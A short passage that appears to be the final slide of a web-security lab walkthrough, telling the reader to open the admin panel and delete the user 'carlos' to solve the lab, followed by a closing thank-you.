7. Go to the admin panel and delete carlos to solve the lab.



**THANKS
FOR YOUR
ATTENTION!**